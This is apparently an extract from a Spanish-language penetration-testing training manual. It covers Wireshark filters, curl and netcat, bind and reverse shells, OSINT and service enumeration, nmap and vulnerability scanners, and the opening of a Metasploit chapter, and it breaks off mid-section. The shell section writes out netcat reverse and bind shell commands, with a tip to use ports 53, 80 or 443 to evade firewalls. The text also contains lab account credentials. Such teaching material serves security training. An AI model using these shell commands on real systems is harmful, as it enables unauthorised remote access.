Unicode puede ser implementado por diferentes **codificaciones** de caracteres. Las más utilizados son UTF-8, UTF-16. Utilizado para **exploits unicode**

Carácter	Unicode
A	0041
&	0026
b	0062
	4e2d



Usar <https://www.branah.com/unicode-converter>

2.3.1. Wireshark

Wireshark es un analizador de protocolos utilizado para realizar análisis y solucionar problemas en redes de comunicaciones y como una herramienta que nos sirve para observar como funcionan los protocolos.

- Filtro de protocolos
 - Arp
 - http
 - Dns
 - DHCP --> bootp.option.type == 53
 - Filtrar por IP/puerto
 - ip.addr == [IP]
 - ip.addr == [IP] or ip.addr == [IP2]
 - tcp.port eq [port]
 - No mostrar trafico arp ni icmp
 - !(arp or icmp)
 - Mostrar paquetes con cookies
 - http.cookie
 - Por flags
 - tcp.flags.syn
 - Mostrar paquetes con métodos POST
 - http.request.method == "POST"
 - Buscar [string] en el flujo TCP
 - tcp contains [string]
- Ej
- tcp contains cisco

- Excluir trafico propio (filtro de captura)
not ether host [MAC]

2.3.2. Curl y wget

Son como un navegadores en linea de comandos, nos permite hacer peticiones GET,POST,etc. Con la ventaja que nos permite modificar los headers que enviamos al servidor

- Peticion GET

```
curl 'http://192.168.0.11/admin.php'
```

- Peticion POST

```
curl 'http://192.168.0.11/admin.php' --data 'service=hola'
```

- Descargar un archivo

```
wget http://192.168.0.11/archivo.zip
```

2.3.3. Netcat

Netcat es una herramienta de red que permite a través de intérprete de comandos abrir puertos TCP/UDP en un HOST , asociar una shell a un puerto en concreto, forzar conexiones UDP/TCP para realizar transferencias de archivos.

➤ Interactuar con servicios

```
nc -nv 66.172.10.69 80  
HEAD HTTP/1.1
```

-n: Formato numérico

-v: Modo verbose



Con esta técnica se obtiene los banners de los servicios




2.4. Tipos de shell

2.4.1. Shell directa (bind shell)

En este tipo de shell la víctima abre un puerto en espera de una conexión de parte del atacante. Existe 2 desventajas de este tipo de shell:

- La víctima necesita tener una IP pública y accesible para el atacante (Si el ataque es en una LAN, la IP de la víctima puede ser privada)
- Al abrir un puerto, es probable que un firewall lo bloquee




➤ Netcat – shell directa (Víctima linux)

- Víctima abre un puerto atado a una shell

```
nc -nlvp [puerto] -e /bin/bash
```

- Atacante se conecta a la shell

```
nc -nv [IP] [puerto]
```



➤ Netcat – shell directa (Victima windows)

- Victima abre un puerto atado a una shell (Windows)


```
nc.exe -nlvp [puerto] -e cmd.exe
```

- Atacante se conecta a la shell (Linux)

```
nc -nv [IP] [puerto]
```

2.4.2. SHELL REVERSA (reverse shell)

En este tipo de shell el **atacante abre un puerto** en espera de la conexión de parte de la víctima. Ya no tendremos el problema con el firewall ni necesidad de IP pública



➤ **Netcat – shell reversa (Victima windows)**

- Atacante abre un puerto esperando la shell (Linux)

```
nc -nlvp [puerto]
```

- Victima envía la shell (Windows)

```
nc.exe -nv [IP] [puerto] -e cmd.exe
```

➤ **Netcat – shell reversa (Victima linux)**

- Atacante abre un puerto esperando la shell

```
nc -nlvp [puerto]
```

- Victima envía la shell

```
nc -nv [IP] [puerto] -e /bin/bash
```

[ Es recomendable que la victima envié su shell mediante el puerto 53, 80, 443 para que el firewall no bloquee el tráfico saliente.]

[ Diferentes versiones de netcat están pre instaladas en linux pero no todas soportan la opción '-e' usado para enviar la shell.]

2.5. Sumario

En este capítulo revisamos algunas herramientas básicas útiles para el proceso de una auditoria de seguridad como ser **wireshark** y **netcat**.

Vimos la diferencia entre una **shell directa** (donde la victima abre el puerto) y una **shell reversa** (El atacante abre el puerto y la victima envía la shell)

2.6. Metodología de un pentest

- a) Escaneo ARP (Solo en red local)
- b) Escaneo de puertos (nmap)
- c) Enumeración (web, smtp, etc)
- d) Escaneo de vulnerabilidades (Nessus, Nexpose)
- e) Explotación (metasploit)

3

ENUMERACION



III. ENUMERACION

3. Puertos relevantes

Servicio	Puerto	Servicio	Puerto
FTP data	20/TCP	SNMP	161/162 UDP
FTP control	21/TCP	HTTPS	443
SFTP, SSH,SCP	22/TCP	SMB	445
Telnet	23/TCP	Ipsec (VPN)	500
SMTP	25 TCP	SMTPS	465/TCP
SMTP	587 TCP	FTPS	990/989
DNS	53/TCP/UDP	IMAPS	993
DHCP	67 UDP	POP3S	995
HTTP	80/TCP	Oracle	1036 /TCP
POP3	110 TCP	MSSQL	1433/TCP
RCP	135 TCP	MySQL	3306/TCP
NetBios	137,138 UDP , 139 TCP	MongoDB	27017/TCP
IMAP	143 TCP		
Webmin	10000/TCP		

3.1. Tipos de recolección

- **Pasiva:** No se interactua con el objetivo de manera directa. Por lo cual el objetivo no se enteraría que un atacante esta obteniendo información.
- **Activa:** Se hace consultas directamente con al objetivo, quedando registrado en los logs de los servidores

3.2. Pasiva



OSINT consiste en usar información libremente disponible (sitios de internet, redes sociales, etc) y transformarla en información útil

> **Google hacking**

- github

site:github.com "NOMBRE_EMPRESA"

site:github.com “DOMINIO_EMPRESA”

- facebook

site:facebook.com "NOMBRE_EMPRESA"

site:facebook.com “DOMINIO_EMPRESA”

✓ Perfiles de empleados:

site:facebook.com "NOMBRE_EMPRESA" inurl:public -inurl:"NOMBRE_EMPRESA"

- pastebin

site:pastebin.com "NOMBRE_EMPRESA"

site:pastebin.com "DOMINIO_EMPRESA"

- twitter

site:twitter.com "NOMBRE_EMPRESA"

site:twitter.com "DOMINIO_EMPRESA"

- linkedin

site:linkedin.com -inurl:/jobs/ "NOMBRE_EMPRESA"

- Revisar contenido indexado del dominio

site:DOMINIO_EMPRESA

➤ Maltego



Credenciales:

Usuarios: cognos@mailinator.com

Password: cognos2015



Company stalker: Obtiene direcciones de correo, subdominios, personas y documentos relacionados con un dominio

➤ [Archive.org](#)

Este sitio web mantiene una bitácora de páginas web. Si en un momento dado nuestra aplicación web expuso información sensible podemos encontrar estos datos aquí aun si ya actualizamos nuestro sitio web.

➤ [theharvester](#)

- Recolección de emails y subdominios (google)

```
theharvester -d [dominio] -b google > google.txt
-d: dominio
-b: buscador
```

- Recolección de emails y subdominios (bing)

```
theharvester -d [dominio] -b bing > bing.txt
```

➤ [dmitry](#)

Obtener whois, subdominios, correos

```
dmitry -w -e -n -s [dominio] -o resultado_dmitry.txt
```

-w: whois

- n: netcraft.com (OS, información del servidor web)
- e: Buscar emails
- s: Buscar subdominios

➤ **SHODAN**

<https://www.shodan.io>

- country:"BO"
- hostname:gob.bo
- net:"190.129.95.0/24"

➤ **Foca (Windows 7)**

Extraer meta-datos de documentos office y pdf. Se puede considerar recolección activa si se obtiene los archivos desde la web del objetivo.




➤ Network Miner

Con esta herramienta podemos analizar trafico capturado por wireshark (Guardar en .pcap)



mono NetworkMiner.exe



3.3. Activa

3.3.1. DNS

[dominio] = megacorpone.com

- dnsrecon: Enumeración general del dominio (DNSSEC, SPF,etc)

dnsrecon -d [dominio]

- **dnsenum** : Obtiene servidores de nombres, de correo e intenta hacer una transferencia de zona

`dnsenum [dominio]`

- **Fierce**: Intenta una transferencia de zona y hace fuerza bruta de subdominios
(`/usr/share/fierce/hosts.txt`)

`fierce -dns [dominio] -threads 3`

- **robtex**

`https://www.robtex.com/?dns=[dominio]`

- **Resolver de manera inversa** (descubrir dominios adicionales)

`dnsrecon -r 190.129.72.1/24`

`http://reverseip.domaintools.com/search/?q=190.129.72.%`

- **Enumeración IPv6**

`atk6-dnsdict6 -d google.com`

`-d: Mostrar información de los registros NS y MX`

3.3.2. SNMP



Conceptos teóricos necesarios



Simple Network Management Protocol (SNMP) es un protocolo para recopilar información acerca de los dispositivos gestionados en redes IP. Para acceder a los dispositivos se utiliza *community strings* que son una especie de *passwords*.

Utiliza OIDs para acceder a los elementos del árbol MIB

➤ onesixtyone

Prueba varias community strings en un lista de servidores

```
onesixtyone -c /usr/share/wordlists/community-string.txt -i ips.txt
```

-c: Archivo con la lista de community strings

-i: Archivo con la lista de IPs

Una vez que sepamos que community string podemos usar, empleamos otros scripts para obtener mas información

➤ Snmpwalk

Utiliza una lista de OID para obtener información del objetivo



/usr/share/snmpenum/



```
python snmpenum.py 192.168.80.139 public linux.txt
```

Plataformas:

- Windows.txt
- Cisco.txt
- linux.txt

➤ **Cisc0wn**



/opt/enumeration/cisco-SNMP-enumeration



bash cisc0wn.sh



También podemos usar mibbrowser para ver mas OIDs (RCF1213.mib):

/opt/enumeration/snmp/mibbrowser



3.3.3. SMB



Conceptos teóricos necesarios



En las redes de computadoras, Server Message Block (SMB) opera como un protocolo de red utilizado principalmente para proporcionar acceso a recursos compartidos e impresoras.

Versiones:

Versión	Sistema operativo
SMB 1.0	Windows 2000, XP, 2003
SMB 2.0	Windows Vista, Server 2008
SMB 2.1	Windows 7 y Server 2008 R2
SMB 3.0	Windows 8 y Windows Server 2012
SMB 3.0.2	Windows 8.1 y Windows Server 2012 R2
SMB 3.1.1	Windows 10 y Windows Server 2016

En la interacción cliente – servidor se usan la versión mas reciente soportada por ambos. En windows server 2012 R2 hay que instalar el soporte para SMB 1.0 (Win XP, 2003)

> SID (Security Identifier)

Cada usuario tiene un identificador único en el sistema operativo. Ej:

S-1-5-21-4064627337-2434140041-2375368561-1036.

- **4064627337-2434140041-2375368561**: Identificador de dominio
- **1036**: Relative ID (RID) Identifica a un grupo o usuario

Microsoft SIDs

- 500 Built-in Local administrator
- 501 Built-in Local guest
- 512 Built-in Domain administrator
- Los números mayores a 1000 se reservan para las cuentas de usuario.

Linux SIDs

- Root UID, GID 0

- 0-999 cuentas propias de la máquina.
- Los números mayores a 500 se reservan para las cuentas de usuario.
- Los números mayores a 1000 se reservan para las cuentas de usuario

➤ RID cycling attack

En un ataque **RID cycling** se intenta enumerar las cuentas de usuario a través de las sesiones nulas y usando SID y RID .

```
enum4linux -U -G -o -r -n -S -P -R 0-25,500-525,1000-1025,3000-3025 [IP]
```


- U Obtener lista de usuarios
- G Obtener lista de grupos
- P Descubrir politica de passwords
- S Mostrar recursos compartidos
- o Obtener information del S.O.
- r RID cycling
- n nmblookup (similar a nbtstat)

[ También se puede ejecutar con las opciones por defecto:
enum4linux [ip-victima]]

3.3.4. WEB

➤ Web Crawling

Esta técnica consiste en ir visitando todos los links de la aplicación web para conocer la estructura del sitio. Usaremos la herramienta **burpsuite** y su modulo **spider**



> Web Fuzzing

Esta técnica consiste en probar una lista de directorios para confirmar si existen.

```
dirbuster.pl 192.168.30.34 443
```

[ Usa los archivos:
/usr/share/dirb/wordlists/spanish.txt 5K+ registros
/usr/share/dirb/wordlists/vulns/webserver.txt 176 registros]

3.3.5. SMTP

Mediante el uso del comando VRFY podemos usar una lista de posibles usuarios para comprobar cuales existen en el servidor.

```
smtp-user-enum -M VRFY -U users.txt -t [Dirección_IP]
```

Listado de usuarios:

- /usr/share/wordlists/usuarios.txt (español)
- /usr/share/wordlists/metasploit/unix_users.txt

3.4. Resumen

Cuando se realiza una auditoria de seguridad se descubren varios puertos abiertos para obtener información adicional se ejecuta programas específicos para cada protocolo: Los protocolos de los que se puede obtener información importante son:

- SMTP
- SMB
- WEB
- SNMP
- DNS

También podemos revisar que información de la empresa está públicamente disponible mediante las herramientas **maltego**, **theharvester**, **dmitry** y **foca**

4

ESCANEOS



IV. ESCANEOS

4. Escaneadores de redes

4.1. ARP

Cuando estamos en una red local es mejor escanear la red con el protocolo ARP para obtener un listado de host vivos

- Escaneo ARP

```
arp-scan eth0 192.168.2.0/24
```

```
arping 192.168.56.102
```

4.2. Traceroute

Usamos traceroute para saber cual es el recorrido que hace los paquetes hasta llegar al objetivo.

- TCP SYN port 80

```
tctrace -i eth0 -d scanme.nmap.org
```

- ICMP

```
traceroute scanme.nmap.org
```


4.2.1. Nmap

Nmap es el escaneador de redes por defecto para auditorias por ser muy completo.

➤ Escaneos TCP

- Barrido IP (sistemas vivos)

```
nmap -sP 192.168.1.0/24
```



- Escaneo activo de un host y de una red

```
nmap -n -Pn -A 192.168.1.12
```

```
nmap -n -Pn -A 192.168.1.0/24
```

-Pn :No realiza ping

-n : No realiza resolución inversa de dominio

-A: Escaneo activo

- Detección de Sistema operativo
- Detección de versiones de servicios
- Uso de scripts
- traceroute (UDP)

- Escanear solo un puerto y ver que servicio se esta ejecutando en ese puerto


```
nmap -n -Pn -p 22 -sV 192.168.1.12
```

-p 22 : Puerto 22

-sV: Obtener banners

➤ Escaneo UDP

```
nmap -sU -sV -p53,161,500 192.168.0.100 -oG nmap-udp.txt
```



4.2.2. Otras herramientas

➤ Masscan

Es un escaneador de red asíncrono mucho mas rapido que nmap

```
masscan 200.87.100.0/24 -p80 --rate 10
```

--rate 10 paquetes por segundo

➤ Unicornscan

Es un escaneador de red asíncrono mucho mas rapido que nmap

```
unicornscan -i eth0 -mT 172.16.22.129:a -l res.txt
```

-mT Escaneo TCP


:a Escanear todos los puertos

> Zenmap


Zenmap es una interfaz grafica de nmap que nos permite observar los resultados de manera grafica y trae precargada varios perfiles.

- Iniciar zenmap

```
zenmap
```



Significado de los colores:



[ Documentación:
<https://nmap.org/book/zenmap-topology.html>]

> Amap

Nos ayuda a determinar que servicio esta corriendo en un puerto si es que su banner no esta disponible.

```
amap -A 192.168.0.102 1524
```

4.3. Escaneadores de vulnerabilidades

Este tipo de software permite descubrir posibles vulnerabilidades presentes en la red.
Pero tiene sus limitaciones:

- No mide la fortaleza de los controles de seguridad
- Genera falsos positivos
- Los escaneadores de vulnerabilidades deben ser actualizados regularmente

4.3.1. Nessus



Es uno de los escaneadores de vulnerabilidades mas usados.

- Actualizar

```
service nessusd stop ; cd /opt/nessus/sbin ; ./nessuscli update
```

- Iniciar el servicio

```
service nessusd start
```

- Abrir <https://localhost:8834/> (Aceptar certificado si es necesario)

Username: kali

Password: Kali2015!

- Usar el modo: “Escaneo de red básico” .

The screenshot shows the Nessus web interface. At the top, there are two tabs: "Scans" (highlighted with a red box and arrow) and "Policies". Below them, a section titled "Basic Network Scan" is highlighted with a red box and arrow. Underneath, there are two tabs: "Settings" and "Credentials". A red arrow points from the "Basic Network Scan" section to the "Settings" tab. The "Settings" tab is expanded, showing a section titled "Settings / Basic / General". It contains fields for "Name" (set to "red") and "Description". The "Folder" dropdown is set to "My Scans". The "Targets" field is highlighted with a red box and arrow, containing the value "192.168.0.0/24". Red numbers 1, 2, and 3 are overlaid on the interface to guide the user through the steps: 1. Nuevo escaneo, 2. Escaneo basico de red, and 3. Adicionar IPs.

[ Si nos sale el error: “nessus.feed error” corregirlo con los comandos:]

```
/opt/nessus/sbin/nessuscli fetch --register KEY  
/opt/nessus/sbin/nessusd -R  
/opt/nessus/sbin/nessus-service -D  
init 6
```

4.3.2. Nexpose



Es un escaneador de vulnerabilidades desarrollado por Rapid7 y que generalmente encuentra mas vulnerabilidades que otras soluciones. Pero tiene algunas desventajas:

- En su version comunitaria solo se escanea 32 IPs
- Se necesita 8Gb de RAM
- Iniciar el servicio

```
cd /opt/rapid7/nexpose/nsc ; bash nsc.sh
```

- Ingresar a la interfaz web

<https://localhost:3780/>

A screenshot of the Nexpose Community interface. At the top, there's a search bar with 'Create' and a red arrow pointing to it labeled '1 Crear sitio'. To the right is a 'SAVE & SCAN' button with a red arrow pointing to it labeled '3 Guardar y escanear'. Below the search bar is a navigation menu with tabs: 'INFO & SECURITY' (selected), 'ASSETS' (highlighted with a red box and a red arrow), 'AUTHENTICATION', 'TEMPLATES', 'ENGINES', and 'ALERTS'. Under the 'ASSETS' tab, there's a 'INCLUDE' section with a table showing 1 asset (192.168.0.100) and an 'EXAMINAR...' button. There's also an 'EXCLUDE' section with an empty table and an 'EXAMINAR...' button. A red arrow points from the 'ASSETS' tab to the '192.168.0.100' entry in the 'INCLUDE' table, labeled '2 Adicionar IPs'.

[Link de descarga:
<https://www.rapid7.com/products/nexpose/compare-downloads.jsp>]

4.4. Resumen

En este capítulo revisamos los distintos tipos de escaneos, los más importantes son:

- Descubrir host vivos en una red local

```
arp-scan eth0 192.168.2.0/24
```

- Escaneo de puertos de un host

```
nmap -n -Pn -A 192.168.2.2
```

- Escaneo de puertos de toda una red

```
nmap -n -Pn -A 192.168.2.0/24
```

5

METASPLOIT




V. METASPLOIT

Metasploit es un proyecto open source de seguridad informática que permite explotar vulnerabilidades encontradas por escaneadores de vulnerabilidades como NExpose o Nessus.

5. Tipos de módulos

- **Exploits**: Sirve para obtener una shell remota. Actualmente (1518 exploits)
- **auxiliary**: Realizar una tarea en concreta (Ej, Escanear puertos)
- **Encoders**: Antiguamente se usaba para intentar evadir antivirus

Arquitectura:



Iniciando metasploit

La interfaz mas usada es la de comandos, para iniciarla usar el comando:

```
msfconsole
```

The screenshot shows the Metasploit Pro interface. At the top, it says "http://metasploit.pro". Below that is a note: "Taking notes in notepad? Have Metasploit Pro track & report your progress and findings -- learn more on http://rapid7.com/metasploit". The main area shows the msfconsole command-line interface with the following output:

```
=[ metasploit v4.11.5-2016010401
+ ---=[ 1518 exploits - 875 auxiliary - 257 post
+ ---=[ 437 payloads - 37 encoders - 8 nops
+ ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

At the bottom, it says "msf >".

5.1. Uso básico

a) Buscando el modulo adecuado para de una vulnerabilidad

- Buscar por su código de vulnerabilidad de Microsoft

Si estamos explotando una vulnerabilidad de microsoft podemos usar el código de la vulnerabilidad para buscar el modulo

```
search ms08-067
```

- Buscar por su código de vulnerabilidad CVE

```
search 2012-6066
```

- Si no tenemos el código disponible podemos buscar por su banner. Se recomienda filtrar la salida con **grep**

```
grep backdoor search proftp
```

- ✓ **proftp**: protocolo o software a explotar
- ✓ **backdoor** : Filtrar por este termino

b) Cargar modulo

```
